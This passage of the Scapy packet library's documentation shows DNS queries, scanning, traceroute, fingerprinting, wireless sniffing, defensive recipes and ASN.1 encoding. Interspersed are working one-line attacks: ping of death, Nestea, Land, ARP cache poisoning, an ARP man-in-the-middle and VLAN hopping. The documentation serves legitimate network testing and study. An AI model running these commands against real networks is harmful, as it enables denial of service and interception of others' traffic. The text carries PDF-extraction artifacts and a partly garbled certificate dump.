b'dns.ovh.net.'
>>> ans.an[0].rname
b'tech.ovh.net.'
```

MX request:

```
>>> ans = sr1(IP(dst="8.8.8.8")/UDP(sport=RandShort(), dport=53)/DNS(rd=1,
↳ qd=DNSQR(qname="google.com", qtype="MX")))
>>> results = [x.exchange for x in ans.an]
>>> results
[b'alt1.aspmx.l.google.com.',
 b'alt4.aspmx.l.google.com.',
 b'aspmx.l.google.com.',
 b'alt2.aspmx.l.google.com.',
 b'alt3.aspmx.l.google.com.']
```

3.3.9 Classical attacks

Malformed packets:

```
>>> send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah):

```
>>> send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)) )
```

Nestea attack:

```
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))
>>> send(IP(dst=target, id=42, frag=48)/("X"*116))
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

Land attack (designed for Microsoft Windows):

```
>>> send(IP(src=target, dst=target)/TCP(sport=135, dport=135))
```

3.3.10 ARP cache poisoning

This attack prevents a client from joining the gateway by poisoning its ARP cache through a VLAN hopping attack.

Classic ARP cache poisoning:

```
>>> send( Ether(dst=clientMAC)/ARP(op="who-has", psrc=gateway, pdst=client),
        inter=RandNum(10,40), loop=1 )
```

ARP cache poisoning with double 802.1q encapsulation:

```
>>> send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
        /ARP(op="who-has", psrc=gateway, pdst=client),
        inter=RandNum(10,40), loop=1 )
```

3.3.11 ARP MitM

This poisons the cache of 2 machines, then answers all following ARP requests to put the host between. Calling `ctrl^C` will restore the connection.

```
$ sysctl net.ipv4.conf.virbr0.send_redirects=0 # virbr0 = interface
$ sysctl net.ipv4.ip_forward=1
$ sudo scapy
>>> arp_mitm("192.168.122.156", "192.168.122.17")
```

3.3.12 TCP Port Scanning

Send a TCP SYN on each port. Wait for a SYN-ACK or a RST or an ICMP error:

```
>>> res, unans = sr( IP(dst="target")
                    /TCP(flags="S", dport=(1,1024)) )
```

Possible result visualization: open ports

```
>>> res.nsummary( lfilter=lambda s,r: (r.haslayer(TCP) and (r.getlayer(TCP).
↪flags & 2)) )
```

3.3.13 IKE Scanning

We try to identify VPN concentrators by sending ISAKMP Security Association proposals and receiving the answers:

```
>>> res, unans = sr( IP(dst="192.168.1.0/24")/UDP()
                    /ISAKMP(init_cookie=RandString(8), exch_type="identity prot.")
                    /ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal())
                    )
```

Visualizing the results in a list:

```
>>> res.nsummary(prn=lambda s,r: r.src, lfilter=lambda s,r: r.
↪haslayer(ISAKMP) )
```

3.3.14 DNS server

By default, `dnsd` uses a joker (IPv4 only): it answers to all unknown servers with the joker. See `DNS_am`:

```
>>> dnsd(iface="tap0", match={"google.com": "1.1.1.1"}, joker="192.168.1.1")
```

You can also use `relay=True` to replace the joker behavior with a forward to a server included in `conf.nameservers`.

3.3.15 mDNS server

See `mDNS_am`:

```
>>> mdnsd(iface="eth0", joker="192.168.1.1")
```

Note that `mdnsd` extends the `dnsd` API.

3.3.16 LLMNR server

See `LLMNR_am`:

```
>>> conf.iface = "tap0"
>>> llmnr(iface="tap0", from_ip=Net("10.0.0.1/24"))
```

Note that `llmnr` extends the `dnsd` API.

3.3.17 Netbios server

See `NBNS_am`:

```
>>> nbnsd(iface="eth0") # With local IP
>>> nbnsd(iface="eth0", ip="192.168.122.17") # With some other IP
```

3.3.18 Node status request (get NetbiosName from IP)

```
>>> sr1(IP(dst="192.168.122.17")/UDP()/NBNSHeader()/NBNSNodeStatusRequest())
```

3.3.19 NBNS Query Request (find by NetbiosName)

```
>>> conf.checkIPaddr = False # Mandatory because we are using a broadcast_
↳ destination and receiving unicast
>>> sr1(IP(dst="192.168.0.255")/UDP()/NBNSHeader()/NBNSQueryRequest(QUESTION_
↳ NAME="DC1"))
```

3.3.20 mDNS Query Request

For instance, find all spotify connect devices.

```
>>> # For interface 'eth0'
>>> ans, _ = sr(IPv6(dst="ff02::fb%eth0")/UDP(sport=5353, dport=5353)/
↳ DNS(rd=0, qd=[DNSQR(qname='_spotify-connect._tcp.local', qtype="PTR")]),
↳ multi=True, timeout=2)
>>> ans.show()
```

Note

As you can see, we used a scope identifier (`%eth0`) to specify on which interface we want to use the above multicast IP.

3.3.21 Advanced traceroute

TCP SYN traceroute

```
>>> ans, unans = sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags="S"))
```

Results would be:

```
>>> ans.summary( lambda s,r: r.sprintf("%IP.src%\t{ICMP:%ICMP.type%}\t{TCP:
->%TCP.flags%}") )
192.168.1.1      time-exceeded
68.86.90.162     time-exceeded
4.79.43.134      time-exceeded
4.79.43.133      time-exceeded
4.68.18.126      time-exceeded
4.68.123.38      time-exceeded
4.2.2.1          SA
```

UDP traceroute

Tracerouting an UDP application like we do with TCP is not reliable, because there's no handshake. We need to give an applicative payload (DNS, ISAKMP, NTP, etc.) to deserve an answer:

```
>>> res, unans = sr(IP(dst="target", ttl=(1,20))
                    /UDP()/DNS(qd=DNSQR(qname="test.com")))
```

We can visualize the results as a list of routers:

```
>>> res.make_table(lambda s,r: (s.dst, s.ttl, r.src))
```

DNS traceroute

We can perform a DNS traceroute by specifying a complete packet in l4 parameter of `traceroute()` function:

```
>>> ans, unans = traceroute("4.2.2.1",l4=UDP(sport=RandShort())/
->DNS(qd=DNSQR(qname="thesprawl.org")))
Begin emission:
..*.....*****.....*****.***.....**Finished to send 30 packets.
*****.....**
Received 75 packets, got 28 answers, remaining 2 packets
  4.2.2.1:udp53
1 192.168.1.1      11
4 68.86.90.162    11
5 4.79.43.134     11
6 4.79.43.133     11
7 4.68.18.62      11
8 4.68.123.6      11
9 4.2.2.1
...
```

3.3.22 Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP())
<IP src=172.16.1.232 proto=1 [...] |<ICMP code=0 type=0 [...] |
<Padding load='\00\x02\x01\x00\x04\x06public\xa2B\x02\x02\x1e' |>>>
```

3.3.23 ICMP leaking

This was a Linux 2.0 bug:

```
>>> sr1(IP(dst="172.16.1.1", options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
<IPError src=172.16.1.24 options='\x02\x00\x00\x00' [...] |
<ICMPError code=0 type=8 id=0x0 seq=0x0 checksum=0xf7ff |
<Padding load='\x00[...] \x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>>>>
```

3.3.24 VLAN hopping

In very specific conditions, a double 802.1q encapsulation will make a packet jump to another VLAN:

```
>>> sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())
```

3.3.25 Wireless sniffing

The following command will display information similar to most wireless sniffers:

```
>>> sniff(iface="ath0", prn=lambda x:x.strftime("{Dot11Beacon:%Dot11.addr3%\t
↪%Dot11Beacon.info%\t%PrismHeader.channel%\t%Dot11Beacon.cap%}"))
```

Note

On Windows and OSX, you will need to also use *monitor=True*, which only works on scapy>2.4.0 (2.4.0dev+). This might require you to manually toggle monitor mode.

The above command will produce output similar to the one below:

```
00:00:00:01:02:03 netgear      6L   ESS+privacy+PBCC
11:22:33:44:55:66 wireless_100 6L   short-slot+ESS+privacy
44:55:66:00:11:22 linksys    6L   short-slot+ESS+privacy
12:34:56:78:90:12 NETGEAR    6L   short-slot+ESS+privacy+short-preamble
```

3.4 Recipes

3.4.1 Simplistic ARP Monitor

This program uses the `sniff()` callback (parameter `prn`). The `store` parameter is set to 0 so that the `sniff()` function will not store anything (as it would do otherwise) and thus can run forever. The `filter` parameter is used for better performances on high load : the filter is applied inside the kernel and Scapy will only see ARP traffic.


```
#!/usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

3.4.2 Identifying rogue DHCP servers on your LAN

Problem

You suspect that someone has installed an additional, unauthorized DHCP server on your LAN – either unintentionally or maliciously. Thus you want to check for any active DHCP servers and identify their IP and MAC addresses.

Solution

Use Scapy to send a DHCP discover request and analyze the replies:

```
>>> conf.checkIPaddr = False
>>> hw = get_if_hwaddr(conf.iface)
>>> dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst="255.
↳ 255.255.255")/UDP(sport=68,dport=67)/BOOTP(chaddr=hw)/DHCP(options=[(
↳ "message-type", "discover"), "end"])
>>> ans, unans = srp(dhcp_discover, multi=True)      # Press CTRL-C after
↳ several seconds
Begin emission:
Finished to send 1 packets.
.*...*.
Received 8 packets, got 2 answers, remaining 0 packets
```

In this case we got 2 replies, so there were two active DHCP servers on the test network:

```
>>> ans.summary()
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==>
↳ Ether / IP / UDP 192.168.1.1:bootps > 255.255.255.255:bootpc / BOOTP / DHCP
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==>
↳ Ether / IP / UDP 192.168.1.11:bootps > 255.255.255.255:bootpc / BOOTP / DHCP
```

We are only interested in the MAC and IP addresses of the replies:

```
>>> for p in ans: print(p[1][Ether].src, p[1][IP].src)
...
00:de:ad:be:ef:00 192.168.1.1
00:11:11:22:22:33 192.168.1.11
```

Discussion

We specify `multi=True` to make Scapy wait for more answer packets after the first response is received. This is also the reason why we can't use the more convenient `dhcp_request()` function and have to construct the DHCP packet manually: `dhcp_request()` uses `srp1()` for sending and receiving and thus would immediately return after the first answer packet.

Moreover, Scapy normally makes sure that replies come from the same IP address the stimulus was sent to. But our DHCP packet is sent to the IP broadcast address (255.255.255.255) and any answer packet will have the IP address of the replying DHCP server as its source IP address (e.g. 192.168.1.1). Because these IP addresses don't match, we have to disable Scapy's check with `conf.checkIPaddr = False` before sending the stimulus.

See also

http://en.wikipedia.org/wiki/Rogue_DHCP

3.4.3 Firewalking

TTL decrementation after a filtering operation only not filtered packets generate an ICMP TTL exceeded

```
>>> ans, unans = sr(IP(dst="172.16.4.27", ttl=16)/TCP(dport=(1,1024)))
>>> for s,r in ans:
...     if r.haslayer(ICMP) and r.payload.type == 11:
...         print(s.dport)
```

Find subnets on a multi-NIC firewall only his own NIC's IP are reachable with this TTL:

```
>>> ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
>>> for i in unans: print(i.dst)
```

3.4.4 TCP Timestamp Filtering

Problem

Many firewalls include a rule to drop TCP packets that do not have TCP Timestamp option set which is a common occurrence in popular port scanners.

Solution

To allow Scapy to reach target destination additional options must be used:

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80, flags="S", options=[('Timestamp',
→(0,0))]))
```

3.4.5 Viewing packets with Wireshark

Problem

You have generated or sniffed some packets with Scapy.

Now you want to view them with [Wireshark](#), because of its advanced packet dissection capabilities.

Solution

That's what `wireshark()` is for!

```
# First, generate some packets...
packets = IP(src="192.0.2.9", dst=Net("192.0.2.10/30"))/ICMP()

# Show them with Wireshark
wireshark(packets)
```

Wireshark will start in the background, and show your packets.

Discussion

wireshark(*pktlist*, ...)

With a `Packet` or `PacketList`, serialises your packets, and streams this into Wireshark via `stdin` as if it were a capture device.

Because this uses `pcap` format to serialise the packets, there are some limitations:

- Packets must be all of the same `linktype`.

For example, you can't mix `Ether` and `IP` at the top layer.

- Packets must have an assigned (and supported) `DLT_*` constant for the `linktype`. An unsupported `linktype` is replaced with `DLT_EN10MB` (Ethernet), and will display incorrectly in Wireshark.

For example, can't pass a bare ICMP packet, but you can send it as a payload of an IP or IPv6 packet.

With a filename (passed as a string), this loads the given file in Wireshark. This needs to be in a format that Wireshark supports.

You can tell Scapy where to find the Wireshark executable by changing the `conf.prog.wireshark` configuration setting.

This accepts the same extra parameters as `tcpdump()`.

See also

WiresharkSink

A *PipeTools* *sink* for live-streaming packets.

wireshark(1)

Additional description of Wireshark's functionality, and its command-line arguments.

Wireshark's website

For up-to-date releases of Wireshark.

Wireshark Protocol Reference

Contains detailed information about Wireshark's protocol dissectors, and reference documentation for various network protocols.

3.4.6 Performance of Scapy

Problem

Scapy dissects slowly and/or misses packets under heavy loads.

Note

Please bear in mind that Scapy is not designed to be blazing fast, but rather easily hackable & extensible. The packet model makes it VERY easy to create new layers, compared to pretty much all other alternatives, but comes with a performance cost. Of course, we still do our best to make Scapy as fast as possible, but it's not the absolute main goal.

Solution

There are quite a few ways of speeding up scapy's dissection. You can use all of them

- **Using a BPF filter:** The OS is faster than Scapy. If you make the OS filter the packets instead of Scapy, it will only handle a fraction of the load. Use the `filter=` argument of the `sniff()` function.
- **By disabling layers you don't use:** If you are not using some layers, why dissect them? You can let Scapy know which layers to dissect and all the others will simply be parsed as Raw. This comes with a great performance boost but requires you to know what you're doing.

```
# Enable filtering: only Ether, IP and ICMP will be dissected
conf.layers.filter([Ether, IP, ICMP])
# Disable filtering: restore everything to normal
conf.layers.unfilter()
```

3.4.7 Very slow start because of big routes

Problem

Scapy takes ages to start because you have very big routing tables.

Solution

Disable the auto-loading of the routing tables:

CLI: in `~/.config/scapy/prestart.py` add:

```
conf.route_autoload = False
conf.route6_autoload = False
```

Programmatically:

```
# Before any other Scapy import
from scapy.config import conf
conf.route_autoload = False
conf.route6_autoload = False
# Import Scapy here
from scapy.all import *
```

At anytime, you can trigger the routes loading using `conf.route.resync()` or `conf.route6.resync()`, or add the routes yourself *as shown here*.

3.4.8 OS Fingerprinting

ISN

Scapy can be used to analyze ISN (Initial Sequence Number) increments to possibly discover vulnerable systems. First we will collect target responses by sending a number of SYN probes in a loop:

```
>>> ans, unans = srloop(IP(dst="192.168.1.1")/TCP(dport=80, flags="S"))
```

Once we obtain a reasonable number of responses we can start analyzing collected data with something like this:

```
>>> temp = 0
>>> for s, r in ans:
...     temp = r[TCP].seq - temp
...     print("%d\t+%d" % (r[TCP].seq, temp))
...
4278709328      +4275758673
4279655607      +3896934
4280642461      +4276745527
4281648240      +4902713
4282645099      +4277742386
4283643696      +5901310
```

nmap_fp

Nmap fingerprinting (the old “1st generation” one that was done by Nmap up to v4.20) is supported in Scapy. In Scapy v2 you have to load an extension module first:

```
>>> load_module("nmap")
```

If you have Nmap installed you can use it’s active os fingerprinting database with Scapy. Make sure that version 1 of signature database is located in the path specified by:

```
>>> conf.nmap_base
```

Then you can use the `nmap_fp()` function which implements same probes as in Nmap’s OS Detection engine:

```
>>> nmap_fp("192.168.1.1", oport=443, cport=1)
Begin emission:
*****.**Finished to send 8 packets.
*.....
Received 58 packets, got 7 answers, remaining 1 packets
(1.0, ['Linux 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch',
'Linux 2.4.20 - 2.4.22 w/grsecurity.org patch', 'Linux 2.4.22-ck2 (x86)
w/grsecurity.org and HZ=1000 patches', 'Linux 2.4.7 - 2.6.11'])
```

p0f

If you have p0f installed on your system, you can use it to guess OS name and version right from Scapy (only SYN database is used). First make sure that p0f database exists in the path specified by:

```
>>> conf.p0f_base
```

For example to guess OS from a single captured packet:

```
>>> sniff(prn=prnp0f)
192.168.1.100:54716 - Linux 2.6 (newer, 1) (up: 24 hrs)
  -> 74.125.19.104:www (distance 0)
<Sniffed: TCP:339 UDP:2 ICMP:0 Other:156>
```

ADVANCED USAGE

4.1 ASN.1 and SNMP

4.1.1 What is ASN.1?

 Note

This is only my view on ASN.1, explained as simply as possible. For more theoretical or academic views, I'm sure you'll find better on the Internet.

ASN.1 is a notation whose goal is to specify formats for data exchange. It is independent of the way data is encoded. Data encoding is specified in Encoding Rules.

The most used encoding rules are BER (Basic Encoding Rules) and DER (Distinguished Encoding Rules). Both look the same, but the latter is specified to guarantee uniqueness of encoding. This property is quite interesting when speaking about cryptography, hashes, and signatures.

ASN.1 provides basic objects: integers, many kinds of strings, floats, booleans, containers, etc. They are grouped in the so-called Universal class. A given protocol can provide other objects which will be grouped in the Context class. For example, SNMP defines PDU_GET or PDU_SET objects. There are also the Application and Private classes.

Each of these objects is given a tag that will be used by the encoding rules. Tags from 1 are used for Universal class. 1 is boolean, 2 is an integer, 3 is a bit string, 6 is an OID, 48 is for a sequence. Tags from the Context class begin at 0xa0. When encountering an object tagged by 0xa0, we'll need to know the context to be able to decode it. For example, in SNMP context, 0xa0 is a PDU_GET object, while in X509 context, it is a container for the certificate version.

Other objects are created by assembling all those basic brick objects. The composition is done using sequences and arrays (sets) of previously defined or existing objects. The final object (an X509 certificate, a SNMP packet) is a tree whose non-leaf nodes are sequences and sets objects (or derived context objects), and whose leaf nodes are integers, strings, OID, etc.

4.1.2 Scapy and ASN.1

Scapy provides a way to easily encode or decode ASN.1 and also program those encoders/decoders. It is quite laxer than what an ASN.1 parser should be, and it kind of ignores constraints. It won't replace neither an ASN.1 parser nor an ASN.1 compiler. Actually, it has been written to be able to encode and decode broken ASN.1. It can handle corrupted encoded strings and can also create those.

ASN.1 engine

Note: many of the classes definitions presented here use metaclasses. If you don't look precisely at the source code and you only rely on my captures, you may think they sometimes exhibit a kind of magic behavior. `` Scapy ASN.1 engine provides classes to link objects and their tags. They inherit from the `ASN1_Class`. The first one is `ASN1_Class_UNIVERSAL`, which provide tags for most Universal objects. Each new context (`SNMP`, `X509`) will inherit from it and add its own objects.

```
class ASN1_Class_UNIVERSAL(ASN1_Class):
    name = "UNIVERSAL"
# [...]
    BOOLEAN = 1
    INTEGER = 2
    BIT_STRING = 3
# [...]

class ASN1_Class_SNMP(ASN1_Class_UNIVERSAL):
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2

class ASN1_Class_X509(ASN1_Class_UNIVERSAL):
    name="X509"
    CONT0 = 0xa0
    CONT1 = 0xa1
# [...]
```

All ASN.1 objects are represented by simple Python instances that act as nutshells for the raw values. The simple logic is handled by `ASN1_Object` whose they inherit from. Hence they are quite simple:

```
class ASN1_INTEGER(ASN1_Object):
    tag = ASN1_Class_UNIVERSAL.INTEGER

class ASN1_STRING(ASN1_Object):
    tag = ASN1_Class_UNIVERSAL.STRING

class ASN1_BIT_STRING(ASN1_STRING):
    tag = ASN1_Class_UNIVERSAL.BIT_STRING
```

These instances can be assembled to create an ASN.1 tree:

```
>>> x=ASN1_SEQUENCE([ASN1_INTEGER(7),ASN1_STRING("egg"),ASN1_SEQUENCE([ASN1_
↳BOOLEAN(False)])])
>>> x
<ASN1_SEQUENCE[[<ASN1_INTEGER[7]>, <ASN1_STRING['egg']>, <ASN1_SEQUENCE[[
↳<ASN1_BOOLEAN[False]>]]>]]>
>>> x.show()
# ASN1_SEQUENCE:
  <ASN1_INTEGER[7]>
  <ASN1_STRING['egg']>
# ASN1_SEQUENCE:
```

(continues on next page)

(continued from previous page)

`<ASN1_BOOLEAN[False]>`

Encoding engines

As with the standard, ASN.1 and encoding are independent. We have just seen how to create a compounded ASN.1 object. To encode or decode it, we need to choose an encoding rule. Scapy provides only BER for the moment (actually, it may be DER. DER looks like BER except only minimal encoding is authorised which may well be what I did). I call this an ASN.1 codec.

Encoding and decoding are done using class methods provided by the codec. For example the `BERcodec_INTEGER` class provides a `.enc()` and a `.dec()` class methods that can convert between an encoded string and a value of their type. They all inherit from `BERcodec_Object` which is able to decode objects from any type:

```
>>> BERcodec_INTEGER.enc(7)
'\x02\x01\x07'
>>> BERcodec_BIT_STRING.enc("egg")
'\x03\x03egg'
>>> BERcodec_STRING.enc("egg")
'\x04\x03egg'
>>> BERcodec_STRING.dec('\x04\x03egg')
(<ASN1_STRING['egg']>, '')
>>> BERcodec_STRING.dec('\x03\x03egg')
Traceback (most recent call last):
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2178, in do_dec
    l,s,t = cls.check_type_check_len(s)
  File "/usr/bin/scapy", line 2076, in check_type_check_len
    l,s3 = cls.check_type_get_len(s)
  File "/usr/bin/scapy", line 2069, in check_type_get_len
    s2 = cls.check_type(s)
  File "/usr/bin/scapy", line 2065, in check_type
    (cls.__name__, ord(s[0]), ord(s[0]),cls.tag), remaining=s)
BER_BadTag_Decoding_Error: BERcodec_STRING: Got tag [3/0x3] while expecting
-><ASN1Tag STRING[4]>
### Already decoded ###
None
### Remaining ###
'\x03\x03egg'
>>> BERcodec_Object.dec('\x03\x03egg')
(<ASN1_BIT_STRING['egg']>, '')
```

ASN.1 objects are encoded using their `.enc()` method. This method must be called with the codec we want to use. All codecs are referenced in the `ASN1_Codecs` object. `raw()` can also be used. In this case, the default codec (`conf.ASN1_default_codec`) will be used.

```
>>> x.enc(ASN1_Codecs.BER)
'\0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
```

(continues on next page)

(continued from previous page)

```
>>> raw(x)
'\0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> xx, remain = BERcodec_Object.dec(_)
>>> xx.show()
# ASN1_SEQUENCE:
  <ASN1_INTEGER[7L]>
  <ASN1_STRING['egg']>
# ASN1_SEQUENCE:
  <ASN1_BOOLEAN[0L]>

>>> remain
''
```

By default, decoding is done using the `Universal` class, which means objects defined in the `Context` class will not be decoded. There is a good reason for that: the decoding depends on the context!

```
>>> cert="""
... MIIF5jCCA86gAwIBAgIBATANBgkqhkiG9w0BAQUFADCBgzELMAkGA1UEBhMC
... VVMxHTAbBgNVBAoTFEFPTCBUaW1lIFdhcm51ciBJbmMuMRwwGgYDVQQLExNB
... bWVyaWNhIE9ubGluZSBjbmuMTcwNQYDVQQDEy5BT0wgVGltZSBXYXJuZXIga
... Um9vdCBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eSAyMB4XDTAyMDUyOTA2MDAw
... MFoXDTM3MDkyODIzNDMwMFowYmxCzAJBgNVBAYTA1VTMR0wGwYDVQQKEzRB
... T0wgVGltZSBXYXJuZXIgaW51c2V5bWVyaW9uIEF1dGhvcml0eSAyMB4XDTM3
... SW5jLjE3MDUGA1UEAxMuQU9MIFRpbWUgV2FybmVyaW9uIEF1dGhvcml0eSAy
... dGlvbiBBdXRob3JpdHkgMjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoC
... ggIBALQ3WggWmRT0VbEbJGv8x4vmh6mJ7ouZzU9AhqS2TcnZsdw8TQ2FTBVs
... RotSeJ/4I/1n9SQ6aF3Q92RhQVSji6UI0ilbm2BPJoPRYxJWSXakFsKlnUWs
... i4SVqBax7J/qJBrvuVdcmiQhLE0OcR+mrF1FdA0YxFSMFkpBd4aVdQxHAWZg
... /BXxD+r1FHjHDtdugRxeV17n0irYlxcwfACtCJ0zr7iZYCYLqJV+FNwSbKTQ
... 209ASQI2+W6p1h2WVgSysy0WVoaP2SBXgM1nEG2wTPDaRrbqJS5Gr42whTg0
... ixQmgiusrpkLjhTXUr2eacOGAgvqdnUxCc4zGSGFQ+aJLZ81N2fxI2rSAG2X
... +Z/nKcrdH9cG6rjJuQkhn8g/BsXS6RJGAE57C0tCPStIbp1n3UsC5ETzkxml
... J85per5n0/xQpCyrw2u544BMzwVhSyvcG7mm0tCq9Stz+86QNZ8MUhy/XCFh
... EVsVS6kkUfykXPcXnbDS+gfpj1bkGoxoigtTfFrjnjKhynFbotSg5ymFXQNo
... Kk/SBtc9+cMDLz9l+WceR0DTYw/j1Y75hauXLPXJuuWCpTehTacyH+BCQJJ
... Kg71ZDIMgtG6aoIbs0t0Ef0Md9afv9w3pKdVBC/UMejTRrkDfNoSTllkt1Ex
... MVCgyhwn2RAurda9EGYrw7AiShJbAgMBAAGjYzBhMA8GA1UdEwEB/wQFMAMB
... Af8wHQYDVIR0OBByEF9pbQN+nZ8HGE08txB01b+pxCAoMB8GA1UdIwQYMBAA
... FE9pbQN+nZ8HGE08txB01b+pxCAoMA4GA1UdDwEB/wQEAWIBhJANBgkqhkiG
... 9w0BAQUFAAOCAgEA0/Ouyuguh4X7ZVnnrREUpVe8WJ8kEle7+z802u6teio0
... cnAxa8cZmIDJgt43d15Ui47y6mdPyXSEkVYJ1eV6moG2gcKtNuTxVBFT8zRF
... ASbI5Rq8NEQh3q0l/HYWdyGQgJhXnU7q7C+qPBR7V8F+GBRn7iTgvoVsNIY
... vbdVgaxTwOjdaRITQrcCtQVBynlQboIOcXKTRuidDV29rs4prWPVVRaAMCf/
... drr3uNZK49m1+VLQTKcpx+XCMseqdiThawVQ68W/C1TluUI8JPu3B5wn3la
... 5uBAUhX0/Kr0Vv1El4ftDmVyXr4m+02kLQgH3thcoNyBM5kYJRF3p+v9Waks
... mWsbivNSPxpNSGDxoPYzAlOL7SUJuA0t7Zdz7NeWH45gDtoQmy8YJPamTQr5
... 08t1swswvziRpyQoijlmn94IM19drNZxDAGrElWe6nEXLuA4399xOAU++CrYD
... 062KRffaJ00psUjF5BHklka9bAI+1lHilRcBFanyqqryvy9lG2/QuRqT9Y41
... xICHPPqVzuTqpP9BnHAqTy05GJUefvthATxRCC4oGKQWDzH90mwjkyB24f0H
... hDfBp9IcczLd+rn4jM8Ch3qaluTtT4mNU00rDhPAARW0eTjb/G49nlG2uBOL
```

(continues on next page)

(continued from previous page)

```

... Z8/5fNkiHfZdxRwBL5joeiQYvITX+txyW/fBOmg=
... "".decode("base64")
>>> (dcert,remain) = BERcodec_Object.dec(cert)
Traceback (most recent call last):
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s,context,safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s,context,safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2092, in do_dec
    raise BER_Decoding_Error("Unknown prefix [%02x] for [%r]" % (p,t),
↳remaining=s)
BER_Decoding_Error: Unknown prefix [a0] for ['\xa0\x03\x02\x01\x02\x02\x01\
↳x010\r\x06\t*\x86H...']
### Already decoded ###
[[]]
### Remaining ###
'\xa0\x03\x02\x01\x02\x02\x01\x010\r\x06\t*\x86H\x86\xf7\r\x01\x01\x05\x05\
↳x000\x81\x831\x0b0\t\x06\x03U\x04\x06\x13\x02US1\x1d0\x1b\x06\x03U\x04\n\
↳x13\x14AOL Time Warner Inc.1\x1c0\x1a\x06\x03U\x04\x0b\x13\x13America\
↳Online Inc.1705\x06\x03U\x04\x03\x13.AOL Time Warner Root Certification\
↳Authority 20\x1e\x17\r020529060000Z\x17\r370928234300Z0\x81\x831\x0b0\t\x06\
↳x03U\x04\x06\x13\x02US1\x1d0\x1b\x06\x03U\x04\n\x13\x14AOL Time Warner Inc.
↳1\x1c0\x1a\x06\x03U\x04\x0b\x13\x13America Online Inc.1705\x06\x03U\x04\x03\
↳x13.AOL Time Warner Root Certification Authority 20\x82\x02"0\r\x06\t*\x86H\
↳x86\xf7\r\x01\x01\x01\x05\x00\x03\x82\x02\x0f\x000\x82\x02\n\x02\x82\x02\
↳x01\x00\x0b47Z\x08\x16\x99\x14\xe8U\x0b1\x1b$K\xfc\x07\x8b\xe6\x87\xa9\x89\
↳xee\x8b\x99\xcd0@\x86\xa4\xb6M\x09\x0d9\x0b1\xdc<M\r\x85L\x151F\x8bRx\x9f\x08
↳#\xfdg\x05$;h]\xd0\x0f7daAT\xa3\x8b\xa5\x08\xd2)[\x9b`0&\x83\xd1c\x12Viv\xa4\
↳x16\x02\xa5\x9dE\x0a\x8b\x84\x95\xa8\x16\x0b1\xec\x09\x0ea$\x1a\xef\x0b9W\\\x9a
↳$!,M\x0eq\x1f\xa6\x0a]Et\x03\x98\x04T\x8c\x16JAw\x86\x95u\x0cG\x01f'\xf0\
↳x15\x0f1\x0f\x0ea\x05\x14x\x07\x0e\x0d7n\x81\x1c^\x0b^\xe7:*\xd8\x97\x170|\x00\
↳xad\x08\x9d3\x0a\x0b8\x99a\x80\x8b\xa8\x95~\x14\xdc\x121\xa4\xd0\xd8\xef@I\
↳x026\x0f9n\xa9\x0d6\x1d\x96V\x04\x0b2\x0b3-\x16V\x86\x8f\x0d9 W\x80\xcdg\x10m\
↳xb0L\x0f0\x0daF\x0b6\x0ea%.F\x0a\x8d\x0b0\x8584\x8b\x14&\x82+\x0a\x0e\x99\x0b\

```

(continues on next page)

(continued from previous page)

```

→x8e\x14\xd7R\xbd\x9ei\xc3\x86\x02\x0b\xeavu1\t\xce3\x19!\x85C\xe6\x89-\x9f
→%7g\xfl#j\xd2\x00m\x97\xf9\x9f\xe7)\xca\xdd\x1f\xd7\x06\xea\xb8\xc9\xb9\t!\
→x9f\xc8?\x06\xc5\xd2\xe9\x12F\x00N{\x08\xebB+=Hn\x9dg\xddK\x02\xe4D\xfb\x93\
→x19\xa5\'\' \xceiz\xbeg\xd3\xfcP\xa4,\xab\xc3k\xb9\xe3\x80L\xcf\x05aK+\xdc\x1b\
→xb9\xa6\xd2\xd0\xaa\xfb+s\xfb\xce\x905\x9f\x0cR\x1c\xbf\\!a\x11[\x15K\xa9$Q\
→xfc\xa4\\\xf7\x17\x9d\xb0\xd2\xfa\x07\xe9\x8fV\xe4\x1a\x8ch\x8a\x04\xd3|Z\
